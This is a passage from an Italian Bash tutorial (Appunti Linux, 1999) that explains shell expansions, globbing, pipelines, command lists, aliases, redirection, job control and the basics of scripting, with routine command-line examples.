Se una parola inizia con il simbolo tilde (`~`) si cerca di interpretare quello che segue, fino alla prima barra obliqua (**/**), come il nome di un utente (o nome di *login*), facendo in modo di sostituire questa prima parte con il nome della directory personale dell'utente stesso (ovvero la directory *home* di un utente fittizio). In alternativa, se dopo il carattere `~` c'è subito la barra, o nessun altro carattere, si intende il contenuto della variabile **HOME**, ovvero la directory personale dell'utente attuale.

Esempi

`$ cd ~`

Corrisponde a uno spostamento nella directory personale dell'utente.

`$ cd ~tizio`

Corrisponde a uno spostamento nella directory personale dell'utente **tizio**.

| |
|---|
| Il carattere tilde viene usato anche per altri tipi di sostituzioni, e precisamente: la coppia **~+** viene sostituita con il contenuto di **PWD**, mentre, la coppia **~-** viene sostituita con il contenuto di **OLDPWD**. |

### 35.3.4 Espansione di parametri e variabili

Il modo normale in cui si fa riferimento a un parametro o a una variabile è quello di anteporvi il simbolo dollaro (**$**), ma questo metodo può creare problemi all'interno delle stringhe, oppure quando si tratta di un parametro posizionale composto da più di una cifra decimale. La sintassi normale è quindi la seguente:

$⟨*parametro*⟩ | ${⟨*parametro*⟩}

$⟨*variabile*⟩ | ${⟨*variabile*⟩}

In uno di questi modi si ottiene quindi la sostituzione del parametro o della variabile con il suo contenuto.

Esempi

```
#!/bin/bash
echo " 1 arg. = $1"
echo " 2 arg. = $2"
echo " 3 arg. = $3"
...
echo "10 arg. = ${10}"
echo "11 arg. = ${11}"
```

Visualizza in sequenza l'elenco degli argomenti ricevuti, fino all'undicesimo.

---

```
#!/bin/bash
UNO="Dani"
echo "${UNO}ele"
```

Compone la parola **`Daniele`** unendo il contenuto di una variabile con una terminazione costante.

Con la shell Bash, i modi in cui è possibile ottenere la sostituzione di parametri e variabili sono numerosi. Questi sono derivati generalmente dalla shell Korn e sono descritti nella sezione 37.4.

### 35.3.5 Sostituzione dei comandi

La sostituzione dei comandi consente di utilizzare quanto emesso attraverso lo standard output da un comando. Ci sono due forme possibili, la prima derivata dalla shell Korn e la seconda originaria della shell Bourne.

`$(`⟨*comando*⟩`)`

`$`‘⟨*comando*⟩‘

Nel secondo caso dove si utilizzano gli apici inversi, la barra obliqua inversa (**`\`**), che fosse contenuta eventualmente nella stringa, mantiene il suo significato letterale a eccezione di quando è seguita dai simboli **`$`**, **‘** o **`\`**.

| |
|---|
| Bisogna fare attenzione a non confondere gli apici usati per la sostituzione dei comandi con quelli usati per il *quoting*. |

La sostituzione dei comandi può essere annidata. Per farlo, se si utilizza il vecchio metodo degli apici inversi, occorre fare precedere a quelli più interni il simbolo di escape, ovvero la barra obliqua inversa.

Se la sostituzione appare tra apici doppi, la suddivisione in parole e l'espansione di percorso non sono eseguite nel risultato.

Esempi

`$` **`ELENCO=$(ls)`**

Crea e assegna alla variabile **`ELENCO`** l'elenco dei file della directory corrente.

`$` **`ELENCO=$("ls a*")`**

Crea e assegna alla variabile **`ELENCO`** l'elenco dell'unico file `a*`, ammesso che esista.

`$` **`rm $( find / -name "*.tmp" )`**

Elimina da tutto il filesystem i file che hanno l'estensione **`.tmp`**. Per farlo utilizza **`find`** che genera un elenco di tutti i nomi che soddisfano la condizione di ricerca.

### 35.3.6 Espansione di espressioni aritmetiche

Le espressioni aritmetiche consentono la valutazione delle espressioni stesse e l'espansione utilizzando il risultato. Esistono due forme per rappresentare la sostituzione tramite espressione aritmetica: nella prima l'espressione viene racchiusa tra parentesi quadre, nella seconda tra doppie parentesi tonde.

`$[`⟨*espressione*⟩`]`

`$((`⟨*espressione*⟩`))`

L'espressione viene trattata come se fosse racchiusa tra doppi apici, ma un doppio apice all'interno delle parentesi non viene interpretato in modo speciale. Tutti gli elementi all'interno dell'espressione sono sottoposti all'espansione di parametri, variabili, sostituzione di comandi ed eliminazione di simboli superflui per il *quoting*. La sostituzione aritmetica può essere annidata. Se l'espressione aritmetica non è valida, si ottiene una segnalazione di errore senza alcuna sostituzione.

Esempi

`$` **`echo "$((123+23))"`**

Emette il numero 146 corrispondente alla somma di 123 e 23.

`$` **`VALORE=$[123+23]`**

Assegna alla variabile **VALORE** la somma di 123 e 23.

`$ echo "$[123*$VALORE]"`

Emette il prodotto di 123 per il valore contenuto nella variabile **VALORE**.

### 35.3.7 Suddivisione di parole

La shell esegue la ***suddivisione in parole*** dei risultati delle espansioni di parametri e variabili, della sostituzione di comandi e delle espansioni aritmetiche, che non siano avvenuti all'interno di un *quoting* di apici doppi.

La shell considera ogni carattere contenuto all'interno di **IFS** come un possibile delimitatore utile a determinare i punti in cui effettuare la separazione in parole.

Perché le cose funzionino così come si è abituati, è necessario che **IFS** contenga i valori predefiniti: *<Spazio><Tab><newline>* (ovvero *<SP><HT><LF>*). La variabile **IFS** è quindi importantissima: non può mancare o essere vuota.

Esempi

`/$ Pippo="b* d*"`[ *Invio* ]

`/$ echo $Pippo`[ *Invio* ]

In questo caso, avviene la suddivisione in parole del risultato dell'espansione della variabile **Pippo**. In pratica, è come se si facesse: **echo b* d***. Il risultato è il seguente:

```
bin boot dev
```

---

`/$ echo "$Pippo"`[ *Invio* ]

In questo caso non avviene la suddivisione in parole di quanto contenuto tra la coppia di apici doppi, e di conseguenza non può avvenire la successiva espansione di percorso.

```
b* d*
```

---

`/$ echo '$Pippo'`[ *Invio* ]

Se si utilizzano gli apici semplici, non avviene alcuna sostituzione della variabile **Pippo**.

```
$Pippo
```

### 35.3.8 Espansione di percorso

Dopo la suddivisione in parole, la shell Bash scandisce ogni parola per la presenza dei simboli `*`, `?` e `[`. Se incontra uno di questi caratteri, la parola che li contiene viene trattata come modello e sostituita con un elenco ordinato alfabeticamente di percorsi corrispondenti al modello. Se non si ottiene alcuna corrispondenza, il comportamento predefinito è tale per cui la parola resta immutata, consentendo quindi l'utilizzo dei caratteri jolly per il *globbing* (i metacaratteri) per identificare un percorso.[2]

Per convenzione, si considerano nascosti i file e le directory che iniziano con un punto. Per questo, normalmente, i caratteri jolly non permettono di includere i nomi che iniziano con tale punto. Se necessario, questo punto deve essere indicato espressamente.

La barra obliqua di separazione dei percorsi non viene mai generata automaticamente dal *globbing*.

Caratteri jolly, o metacaratteri

`*`

Corrisponde a qualsiasi stringa, compresa la stringa vuota.

`?`

Corrisponde a un qualsiasi carattere (uno solo).

---

[2] In generale, sarebbe meglio essere precisi quando si vuole indicare espressamente un nome che contiene effettivamente un asterisco o un punto interrogativo: si deve usare la barra obliqua inversa che funge da carattere di escape.

`[...]`

Corrisponde a uno qualsiasi dei caratteri racchiusi tra parentesi quadre.

`[a-z]`

Corrisponde a uno qualsiasi dei caratteri compresi nell'intervallo da *a* a *z*.

`[!...]`

Corrisponde a tutti i caratteri esclusi quelli indicati.

`[!a-z]`

Corrisponde a tutti i caratteri esclusi quelli appartenenti all'intervallo indicato.

| |
|---|
| Per includere il trattino o la parentesi quadra chiusa in un raggruppamento tra parentesi quadre, occorre che questi simboli siano i primi o gli ultimi. |

## 35.4 Eliminazione dei simboli di quoting rimanenti

Al termine dei vari processi di espansione, tutti i simboli usati per il *quoting* (`\`, `` ` `` e `"`) che non siano stati protetti attraverso l'uso della barra obliqua inversa o di virgolette di qualche tipo, vengono rimossi.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Bash: comandi

Con il termine «comando» si intendono diversi tipi di entità che hanno in comune il modo con cui vengono utilizzati: attraverso un nome seguito eventualmente da alcuni argomenti. Può trattarsi dei casi seguenti.

- ***Comandi interni***

  Detti anche comandi di shell, sono delle funzioni predefinite all'interno della shell.

- ***Funzioni***

  Dette anche funzioni di shell, sono funzioni scritte all'interno di uno script di shell.

- ***Alias***

  Sono dei nomi associati ad altri comandi, di solito con l'aggiunta di qualche argomento. In maniera semplificata, possono essere visti come un modo diverso per identificare comandi già esistenti.

- ***Programmi***

  Detti anche comandi esterni perché non sono contenuti nella shell che li avvia.

## 36.1 Exit status o valore restituito dai comandi

Un comando che termina la sua esecuzione restituisce un valore, così come fanno le funzioni nei linguaggi di programmazione. Un comando, che quindi può essere un comando interno, una funzione di shell o un programma, può restituire solo un valore numerico. Di solito, si considera un valore di uscita pari a zero come indice di una conclusione regolare del comando, cioè senza errori di alcun genere.

Dal momento che può essere restituito solo un valore numerico, quando il risultato di un'esecuzione di un comando viene utilizzato in un'espressione logica (booleana), si considera lo zero come equivalente a *Vero*, mentre un qualunque altro valore viene considerato equivalente a *Falso*.

In casi particolari è la shell che assegna i valori di uscita di un comando:

- quando un programma viene interrotto a causa di un segnale (di interruzione), il suo valore di uscita è pari a 128 più il valore di quel segnale;
- quando un programma non viene trovato e quindi non può essere avviato, il suo valore di uscita è 127;
- quando un presunto programma viene trovato, ma non risulta eseguibile, il suo valore di uscita è 126.

Per conto suo, la shell restituisce il valore di uscita dell'ultimo comando eseguito, se non riscontra un errore di sintassi, nel qual caso genera un valore diverso da zero (*Falso*).

## 36.2 Pipeline

La pipeline è una sequenza di uno o più comandi separati dal simbolo pipe, ovvero la barra verticale (`|`). Il formato normale per una pipeline è il seguente:

`[!]` ⟨*comando1*⟩ `[` | ⟨*comando2*⟩`...]`

Lo standard output del primo comando è diretto allo standard input del secondo comando. Questa connessione è effettuata prima di qualsiasi ridirezione specificata dal comando. Come si vede dalla sintassi, per poter parlare di pipeline basta anche un solo comando.

Normalmente, il valore restituito dalla pipeline corrisponde a quello dell'ultimo comando che viene eseguito all'interno di questa.

Se all'inizio della pipeline viene posto un punto esclamativo (`!`), il valore restituito corrisponde alla negazione logica del risultato normale.

La shell attende che tutti i comandi della pipeline siano terminati prima di restituire un valore.

Ogni comando in una pipeline è eseguito come un processo separato (cioè, in una subshell).

## 36.3 Lista di comandi

La lista di comandi è una sequenza di una o più pipeline separate da `;`, `&`, `&&` o `||`, e terminata da `;`, `&` o dal codice di interruzione di riga. Parti della lista sono raggruppabili attraverso parentesi (tonde o graffe) per controllarne la sequenza di esecuzione. Il valore di uscita della lista corrisponde a quello dell'ultimo comando della stessa lista che ha potuto essere eseguito.

Nelle sezioni seguenti vengono descritti questi operatori.

### 36.3.1 Separatore di comandi «;»

I comandi separati da un punto e virgola (`;`) sono eseguiti sequenzialmente. Il simbolo punto e virgola può essere utilizzato per separare una serie di comandi posti sulla stessa riga, o per terminare una lista di comandi quando c'è la necessità di farlo (per distinguerlo dall'inizio di qualcos'altro). Idealmente, il punto e virgola sostituisce il codice di interruzione di riga.

Esempi

`# ./config ; make ; make install`

Avvia in sequenza una serie di comandi per la compilazione e installazione di un programma ipotetico.

`$ echo "uno" ; echo "due"`

`$ echo "uno" ; echo "due" ;`

I due comandi sono equivalenti: nel secondo la lista viene conclusa con un punto e virgola, ma ciò non produce alcuna differenza di comportamento.

Di seguito si vedono due pezzi di script equivalenti: nel secondo si sostituisce il punto e virgola con un codice di interruzione di riga, dato che il contesto lo consente.

```
ls ; echo "Ciao a tutti"
```

```
ls
echo "Ciao a tutti"
```

### 36.3.2 Operatore di controllo «&&»

L'operatore di controllo `&&` si comporta come l'operatore booleano AND: se il valore di uscita di ciò che sta alla sinistra è zero (*Vero*), viene eseguito anche quanto sta alla destra.

Dal punto di vista pratico, viene eseguito il secondo comando solo se il primo ha terminato il suo compito con successo.

Esempi

`$ mkdir ./prova && echo "Creata la directory prova"`

Viene eseguito il comando **`mkdir ./prova`**. Se ha successo viene eseguito il comando successivo che visualizza un messaggio di conferma.

### 36.3.3 Operatore di controllo «||»

L'operatore di controllo `||` si comporta come l'operatore booleano OR: se il valore di uscita di ciò sta alla sinistra è zero (*Vero*), il comando alla destra non viene eseguito.

Dal punto di vista pratico, viene eseguito il secondo comando solo se il primo non ha potuto essere eseguito, oppure se ha terminato il suo compito riportando un qualche tipo di insuccesso.

Esempi

`$ mkdir ./prova || mkdir ./prova1`

Si tenta di creare la directory `prova/`, se il comando fallisce si tenta di creare `prova1/` al suo posto.

### 36.3.4 Avvio sullo sfondo con «&»

I comandi seguiti dal simbolo `&` vengono messi in esecuzione sullo sfondo. La descrizione del meccanismo con cui i programmi possono essere messi e gestiti sullo sfondo viene fatta nella sezione 36.6. Dal momento che non si attende la loro conclusione per passare all'esecuzione di quelli successivi, il valore restituito è sempre zero.

Esempi

`$ yes > /dev/null & echo "yes sta funzionando"`

Il programma **`yes`** viene messo in esecuzione sullo sfondo e di seguito viene visualizzato un messaggio. Al termine dell'esecuzione della lista, **`yes`** continua a funzionare.

`$ echo "yes sta per essere avviato" ; yes > /dev/null &`

In questo caso viene prima emesso il messaggio e quindi viene avviato **`yes`** sullo sfondo.

`# `**`gpm -t ms &`**

Avvia il programma **`gpm`** di gestione del mouse sullo sfondo.

### 36.3.5 Delimitatori di lista «(...)»

Le liste, o parti di esse, possono essere racchiuse utilizzando delle parentesi tonde.

`(` ⟨*lista*⟩ `)`

La lista racchiusa tra parentesi tonde viene eseguita in una subshell. Gli assegnamenti di variabili e l'esecuzione di comandi interni che influenzano l'ambiente della shell non lasciano effetti dopo che il comando composto è completato.
Il valore restituito è quello dell'ultimo comando eseguito all'interno delle parentesi.

Esempi

`$ `**`(mkdir ./prova || mkdir ./prova1) && echo "Creata la directory"`**

Crea la directory `prova/` o `prova1/`. Se ci riesce, visualizza il messaggio.

### 36.3.6 Delimitatori di lista «{...}»

Le liste possono essere raggruppate utilizzando delle parentesi graffe.

`{` ⟨*lista*⟩ `; ... }`

Le liste contenute tra parentesi graffe vengono eseguite nell'ambiente di shell corrente. Si tratta quindi di un semplice raggruppamento di liste su più righe.
Il valore restituito è quello dell'ultimo comando eseguito all'interno delle parentesi.

Esempi

L'uso delle parentesi graffe è particolarmente indicato nella preparazione di script di shell. Gli esempi seguenti sono equivalenti.

```
#!/bin/bash
{  mkdir ./prova ; cd ./prova ; ls ; }
```

```
#!/bin/bash
{  mkdir ./prova
   cd ./prova
   ls
}
```

## 36.4 Alias

La gestione degli alias deriva dalla shell Korn.

Attraverso i comandi interni **`alias`** e **`unalias`** è possibile definire ed eliminare degli alias, ovvero dei sostituti ai comandi. Prima di eseguire un comando di qualunque tipo, la shell cerca la prima parola di questo comando (quello che lo identifica) all'interno dell'elenco degli alias; se la trova lì, la sostituisce con il suo alias. La sostituzione non avviene se il comando o la prima parola di questo è protetta attraverso il *quoting*, ovvero se è tra virgolette. Il nome dell'alias non può contenere il simbolo **`=`**. La trasformazione in base alla presenza di un alias continua anche per la prima parola del testo di rimpiazzo della prima sostituzione. Quindi, un alias può fare riferimento a un altro alias e così di seguito. Questo ciclo si ferma quando non ci sono più corrispondenze con **nuovi** alias in modo da evitare una ricorsione infinita.

Se l'ultimo carattere del testo di rimpiazzo dell'alias è uno spazio o una tabulazione, allora anche la parola successiva viene controllata per una possibile sostituzione attraverso gli alias.

A differenza della shell C, non c'è modo di utilizzare argomenti attraverso gli alias. Se necessario, conviene utilizzare le funzioni.

> Gli alias non vengono espansi quando la shell non funziona in modalità interattiva; di conseguenza, non sono disponibili durante l'esecuzione di uno script.

> In generale, l'utilizzo di alias è superato dall'uso delle funzioni.

L'uso di alias può essere utile se questi vengono definiti automaticamente per ogni avvio della shell, per esempio inserendoli all'interno di `/etc/profile`.

Esempi

`# alias rm="rm -i"`

Crea un alias al comando (programma) **`rm`** in modo che venga eseguito automaticamente con l'opzione **`-i`** che implica la richiesta di conferma per ogni file che si intende cancellare.

`# alias cp="cp -i"`

Crea un alias al comando (programma) **`cp`** in modo che venga eseguito automaticamente con l'opzione **`-i`**, cosa che implica la richiesta di conferma per ogni file che si intende eventualmente sovrascrivere.

`# alias mv="mv -i"`

Crea un alias al comando (programma) **`mv`** in modo che venga eseguito automaticamente con l'opzione **`-i`** che implica la richiesta di conferma per ogni file che si intende eventualmente sovrascrivere.

`# alias spegni="shutdown -h -t 5 now"`

Crea l'alias **`spegni`** per abbreviare il comando di spegnimento normale.

## 36.5 Ridirezione

Prima che un comando sia eseguito, si può ridirigere il suo input e il suo output utilizzando una speciale notazione interpretata dalla shell. La ridirezione viene eseguita, nell'ordine in cui appare, a partire da sinistra verso destra.

Se si utilizza il simbolo **`<`** da solo, la ridirezione si riferisce allo standard input (corrispondente al descrittore di file **`0`**). Se si utilizza il simbolo **`>`** da solo, la ridirezione si riferisce allo standard output (corrispondente al descrittore di file **`1`**). La parola che segue l'operatore di ridirezione è sottoposta a tutta la serie di espansioni e sostituzioni possibili. Se questa parola si espande in più parole viene segnalato un errore.

### 36.5.1 Descrittore di file

Si distinguono tre tipi di descrittori di file per l'input e l'output:

- 0 = standard input;
- 1 = standard output;
- 2 = standard error.

### 36.5.2 Ridirezione dell'input

`[`*n*`]<` ⟨*parola*⟩

La ridirezione dell'input fa sì che il file il cui nome risulta dall'espansione della parola alla destra del simbolo **`<`** venga letto e inviato al descrittore di file *n*, oppure, se non indicato, allo standard input pari al descrittore di file **`0`**.

Esempi

`$ sort < ./elenco`

Emette il contenuto del file `elenco` (che si trova nella directory corrente) riordinando le righe. **`sort`** riceve il file da ordinare dallo standard input.

`$ sort 0< ./elenco`

Esegue la stessa cosa dell'esempio precedente, con la differenza che viene indicato esplicitamente il descrittore dello standard input.

### 36.5.3 Ridirezione normale dell'output

`[n]> ⟨parola⟩`

La ridirezione dell'output fa sì che il file il cui nome risulta dall'espansione della parola alla destra del simbolo **`>`** venga aperto in scrittura per ricevere quanto proveniente dal descrittore di file *n*, oppure, se non indicato, dallo standard output pari al descrittore di file **`1`**.

Di solito, se il file da aprire in scrittura esiste già, viene sovrascritto, sempre che non sia attiva la modalità **`noclobber;`** (si veda il comando interno **`set`** 38.32). Se invece è attiva la modalità **`noclobber`**, si ottiene l'aggiunta di dati al file eventualmente esistente.

Per ottenere una sicura sovrascrittura di un file eventualmente preesistente, si può utilizzare l'operatore di ridirezione **`>|`**.

Esempi

`$ ls > ./dir.txt`

Crea il file `dir.txt` nella directory corrente e gli inserisce l'elenco dei file della directory corrente.

`$ ls 1> ./dir.txt`

Esegue la stessa operazione dell'esempio precedente con la differenza che il descrittore che identifica lo standard output viene indicato esplicitamente.

`$ ls 1>| ./dir.txt`

Esegue la stessa operazione del primo esempio, ma si indica in maniera inequivocabile che il file `dir.txt` deve essere creato, anche se è attiva la modalità **`noclobber`**.

`$ ls XtgEWSjhy * 2> ./errori.txt`

Crea il file `errori.txt` nella directory corrente e gli inserisce i messaggi di errore generati da **`ls`** quando si accorge che il file `XtgEWSjhy` non esiste.

### 36.5.4 Ridirezione dell'output in aggiunta

`[n]>> ⟨parola⟩`

La ridirezione dell'output fatta in questo modo fa sì che se il file da aprire in scrittura esiste già, questo non sia sovrascritto, ma gli siano semplicemente aggiunti i dati.

Esempi

`$ ls >> ./dir.txt`

Aggiunge al file `dir.txt` l'elenco dei file della directory corrente.

`$ ls 1>> ./dir.txt`

Esegue la stessa operazione dell'esempio precedente con la differenza che il descrittore che identifica lo standard output viene indicato esplicitamente.

`$ ls XtgEWSjhy * 2>> ./errori.txt`

Aggiunge al file `errori.txt` i messaggi di errore generati da **`ls`** quando si accorge che il file `XtgEWSjhy` non esiste.

### 36.5.5 Ridirezione simultanea di standard output e standard error

`&> ⟨parola⟩`

`>& ⟨parola⟩`

La shell Bash consente la ridirezione di standard output e standard error in un unico file di destinazione (quello rappresentato dalla parola che segue il simbolo di ridirezione).

| |
|---|
| La prima delle due notazioni è preferibile. |

| |
|---|
| Non è possibile sfruttare questo meccanismo per accodare dati a un file esistente. |

Esempi

`$ ls XtgEWSjhy * &> ./tutto.txt`

Crea il file `tutto.txt` e gli inserisce il messaggio di errore causato dal file `XtgEWSjhy` inesistente e l'elenco dei file della directory corrente.

### 36.5.6 Ridirezione «here document»

`<<[-]` ⟨*parola*⟩

Si tratta di un tipo di ridirezione particolare e poco usato. Istruisce la shell di leggere dallo standard input fino a quando viene incontrata la parola indicata (senza spazi iniziali). In pratica, la parola indica la fine della fase di lettura. Non è possibile fare giungere l'input da una fonte diversa.

Se la parola viene indicata racchiusa tra virgolette, quelle per il *quoting*, si intende che il testo che verrà inserito non deve essere espanso. Altrimenti, il testo viene espanso come di consueto.

Per maggiori dettagli conviene consultare la documentazione interna: *bash.info* oppure *bash(1)*.

### 36.5.7 Duplicazione di descrittori per l'input

`[n]<&` ⟨*parola*⟩

Con la notazione sopra indicata si ottiene la duplicazione della ridirezione dell'input. Se la parola indicata si espande generando una o più cifre numeriche, il descrittore di file corrispondente a questo numero viene copiato nel descrittore *n*. Se l'espansione della parola indicata genera un trattino, il descrittore *n* viene chiuso. Se il descrittore *n* non viene specificato, si intende **`0`**, cioè lo standard input.

### 36.5.8 Duplicazione di descrittori per l'output

`[n]>&` ⟨*parola*⟩

Con la notazione sopra indicata si ottiene la duplicazione della ridirezione dell'output. L'output del descrittore *n* viene aggiunto all'output del descrittore rappresentato dalla parola. Se il descrittore *n* non viene indicato, si intende **`1`**, cioè lo standard output.

Esempi

`$ ls XtgEWSjhy * > ./tutto.txt 2>&1`

Crea il file `tutto.txt` nella directory corrente e gli inserisce i messaggi di errore generati da **`ls`** quando si accorge che il file `XtgEWSjhy` non esiste, insieme all'elenco dei file esistenti.

### 36.5.9 Ridirezione in input/output

`[n]<>` ⟨*parola*⟩

La notazione precedente permette di aprire il file indicato dalla parola, in lettura e scrittura, collegando i due flussi al descrittore *n*. Se questo descrittore non è indicato si intende l'utilizzo di entrambi standard input e standard output.

### 36.5.10 Ridirezione e script

Lo standard input di uno script è diretto al primo comando a essere eseguito che sia in grado di riceverlo. Lo standard output e lo standard error di uno script provengono dai comandi che emettono qualcosa attraverso quei canali.

Mentre il fatto che l'output derivi dai comandi contenuti nello script dovrebbe essere intuitivo, il modo con cui è possibile ricevere l'input potrebbe non esserlo altrettanto. Il problema di creare uno script che sia in grado di ricevere dati dallo standard input si pone in particolare quando di deve realizzare il classico filtro di input per un file `/etc/printcap`. Nell'esempio seguente, il filtro di input riceve dati dallo standard input attraverso **`cat`**, e quindi, attraverso una pipeline si arriva a un testo stampabile che viene inviato alla stampante predefinita.

```
#!/bin/bash
#======================================================================
# /var/spool/text/input-filter
#======================================================================
cat | /usr/bin/unix2dos | lpr
```

### 36.5.11 Ridirezione e funzioni

Con lo stesso ragionamento attraverso il quale si può creare uno script in grado di ricevere l'input dallo standard input, si può realizzare una funzione all'interno dello script in grado di essere usata come un programma che trasforma lo standard input in standard output ed eventualmente anche standard error.

Nell'esempio seguente, la funzione **`ordina()`** non fa altro che riordinare quanto proveniente dallo standard input emettendone il risultato attraverso lo standard output.

```
#!/bin/bash
function ordina() {
        sort
}
ordina < ./elenco > ./elenco_ordinato
```

## 36.6 Controllo dei job

Il controllo dei *job* si riferisce alla possibilità di sospendere e ripristinare selettivamente l'esecuzione dei processi. La shell associa un *job* a ogni pipeline. Mantiene una tabella dei *job* in esecuzione, che può essere letta attraverso il comando interno **`jobs`**. Quando la shell avvia un processo sullo sfondo (ovvero in modo asincrono), emette una riga simile alla seguente,

```
[1] 12432
```

che indica rispettivamente il numero di *job* (tra parentesi quadre) e il numero dell'ultimo processo (il PID) della pipeline associato a questo *job*.
Si distinguono due tipi di *job*:

- in primo piano o in *foreground*;
- sullo sfondo, o asincroni, o in *background*.

Un *job* è in in primo piano quando è collegato alla tastiera e al video del terminale che si sta utilizzando. Un *job* è sullo sfondo quando lavora in modo indipendente e asincrono rispetto all'attività dal terminale.

Un *job* in esecuzione in primo piano può essere sospeso immediatamente attraverso l'invio del carattere di sospensione, che di solito si ottiene con [ *Ctrl+z* ], in modo da avere di nuovo a disposizione il *prompt* della shell. In alternativa si può sospendere un *job* in esecuzione in primo piano, con ritardo, attraverso l'invio del carattere di sospensione con ritardo, che di solito si ottiene con [ *Ctrl+y* ], in modo da avere di nuovo a disposizione il *prompt* della shell, ma solo quando il processo in questione tenta di leggere l'input dal terminale. È possibile gestire i *job* sospesi attraverso i comandi **`bg`** e **`fg`**. **`bg`** consente di fare riprendere sullo sfondo l'esecuzione del *job* sospeso, mentre **`fg`** consente di fare riprendere l'esecuzione del *job* sospeso in primo piano. **`kill`** consente di eliminare definitivamente il *job*.

Per fare riferimento ai *job* sospesi si utilizza il carattere **`%`**.

Riferimento ai job

`%`*n*

Il simbolo **`%`** seguito da un numero fa riferimento al *job* con quel numero.

`%`⟨*prefisso*⟩

Il simbolo **`%`** seguito da una stringa fa riferimento a un *job* con un nome che inizia con quel prefisso. Se esiste più di un *job* sospeso con lo stesso prefisso si ottiene una segnalazione di errore.

`%?`⟨*stringa*⟩

Il simbolo **`%`** seguito da **`?`** e da una stringa fa riferimento a un *job* con una riga di comando contenente quella stringa. Se esiste più di un *job* del genere si ottiene una segnalazione di errore.

`%%` | `%+`

Le notazioni **`%%`** o **`%+`** fanno riferimento al *job* corrente dal punto di vista della shell, che corrisponde all'ultimo *job* sospeso quando era in primo piano.

`%-`

La notazione **`%-`** fa riferimento al penultimo *job* sospeso.

Il controllo dei *job* è descritto anche nella sezione 21.1.

Esempi

$ **fg %1**

Porta in primo piano il *job* numero 1.

$ **%1**

Porta in primo piano il *job* numero 1.

$ **bg %1**

Porta sullo sfondo il *job* numero 1.

$ **%1 &**

Porta sullo sfondo il *job* numero 1.

## 36.7 Esecuzione dei comandi

Dopo che un comando è stato suddiviso in parole, se il risultato è quello di un singolo comando con eventuali argomenti, vengono eseguite le azioni seguenti.

- Se il nome del comando contiene una o più barre (`/`), questo viene inteso essere un percorso del filesystem, e di conseguenza il comando è inteso riferirsi precisamente a un file eseguibile, per cui la shell tenta di avviarlo.
- Se il nome del comando non contiene alcuna barra (`/`):
  - se esiste una funzione di shell con quel nome, questa viene eseguita;
  - se esiste un comando interno con quel nome, questo viene eseguito;
  - viene cercato all'interno del percorso di ricerca degli eseguibili contenuto nella variabile **`PATH`**.

  Se la ricerca fallisce si ottiene una segnalazione di errore e la restituzione di un valore di uscita diverso da zero.

Quando la shell ha determinato che si tratta di un eseguibile esterno ed è riuscita a trovarlo, vengono eseguite le azioni seguenti.

- La shell tenta di avviarlo.
- La shell avvia il programma configurando gli argomenti nel modo consueto: il primo, cioè 0, contiene il nome del programma, quelli successivi, contengono gli argomenti forniti eventualmente nella riga di comando.
- Se non si tratta di un programma e nemmeno di una directory (in tal caso verrebbe comunque emessa una segnalazione di errore), viene inteso essere uno script di shell. In tal caso viene generata una subshell per la sua esecuzione, la quale si reinizializza in modo da presentare allo script una situazione simile a quella di una nuova shell.
- Se il programma è un file di testo che inizia con **`#!`**, si intende che si tratti di uno script che deve essere interpretato attraverso il programma indicato nella parte restante della prima riga. La shell eseguirà quindi quel programma dando come argomenti il nome dello script e altri eventuali argomenti ricevuti nella riga di comando originale.

## 36.8 Configurazione di ambiente

Quando viene avviato un programma gli viene fornito un vettore di stringhe che rappresenta la configurazione dell'ambiente. Si tratta di una lista di coppie di nomi e valori loro assegnati, espressi nella forma seguente:

⟨*nome*⟩=⟨*valore*⟩

La shell permette di manipolare la configurazione dell'ambiente in molti modi. Quando la shell viene avviata, esamina la sua configurazione di ambiente e crea una variabile per ogni nome trovato. Queste variabili vengono rese automaticamente disponibili, nello stato in cui sono in quel momento, ai processi generati dalla shell. Questi processi ereditano così l'ambiente. Possono essere aggiunte altre variabili alla configurazione di ambiente attraverso l'uso dei comandi interni **`export`** e **`declare`** (quest'ultimo con l'opzione **`-x`**), mentre è possibile eliminare delle variabili attraverso il comando interno **`unset`**.

Le variabili create all'interno della shell che non vengono esportate nell'ambiente, attraverso il comando **`export`**, o che non vengono create attraverso il comando **`declare`** (con l'opzione **`-x`**), non sono disponibili nell'ambiente dei processi discendenti (ovvero quelli generati durante il funzionamento della shell stessa).

Se si vuole fornire una configurazione di ambiente speciale all'esecuzione di un programma, basta anteporre alla riga di comando l'assegnamento di nuovi valori alle variabili di ambiente che si intendono modificare. L'esempio seguente avvia il programma **`mio_programma`** sullo sfondo con un diverso percorso di ricerca, senza però influenzare lo stato generale della configurazione di ambiente della shell.

```
$ PATH=/bin:/sbin mio_programma &
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Bash: programmazione

La programmazione con la shell Bash implica la realizzazione di file script. Alcune istruzioni sono particolarmente utili nella realizzazione di questi programmi, anche se non sono necessariamente utilizzabili solo in questa circostanza.

## 37.1 Caratteristiche di uno script

Nei sistemi Unix esiste una convenzione attraverso la quale si automatizza l'esecuzione dei file script. Prima di tutto, uno script è un normalissimo file di testo contenente una serie di istruzioni che possono essere eseguite attraverso un interprete. Per eseguire uno script occorre quindi avviare il programma interprete e informarlo di quale script questo deve eseguire. Per esempio, il comando

```
$ bash pippo
```

avvia l'eseguibile **`bash`** come interprete dello script **`pippo`**. Per evitare questa trafila, si può dichiarare all'inizio del file script il programma che deve occuparsi di interpretarlo. Per questo si usa la sintassi seguente:

`#!` ⟨*nome-del-programma-interprete*⟩

Quindi, si attribuisce a questo file il permesso in esecuzione. Quando si tenta di avviare questo file come se si trattasse di un programma, il sistema avvia in realtà l'interprete.

Perché tutto possa funzionare, è necessario che il programma indicato nella prima riga dello script sia raggiungibile così come è stato indicato, cioè sia provvisto del percorso necessario. Per esempio, nel caso di uno script per la shell Bash (`/bin/bash`), la prima riga sarà la seguente:

```
#!/bin/bash
```

Il motivo per il quale si utilizza il simbolo **`#`** iniziale, è quello di permettere ancora l'utilizzo dello script nel modo normale, come argomento del programma interprete: rappresentando un commento non interferisce con il resto delle istruzioni.

### 37.1.1 Commenti

Come appena accennato, il simbolo **`#`** introduce un commento che termina alla fine della riga, cioè qualcosa che non ha alcun valore per l'interprete.

## 37.2 Strutture

Per la formulazione di comandi complessi si possono usare le tipiche strutture di controllo e di iterazione dei linguaggi di programmazione più comuni. Queste strutture sono particolarmente indicate per la preparazione di script di shell, ma possono essere usate anche nella riga di comando di una shell interattiva.

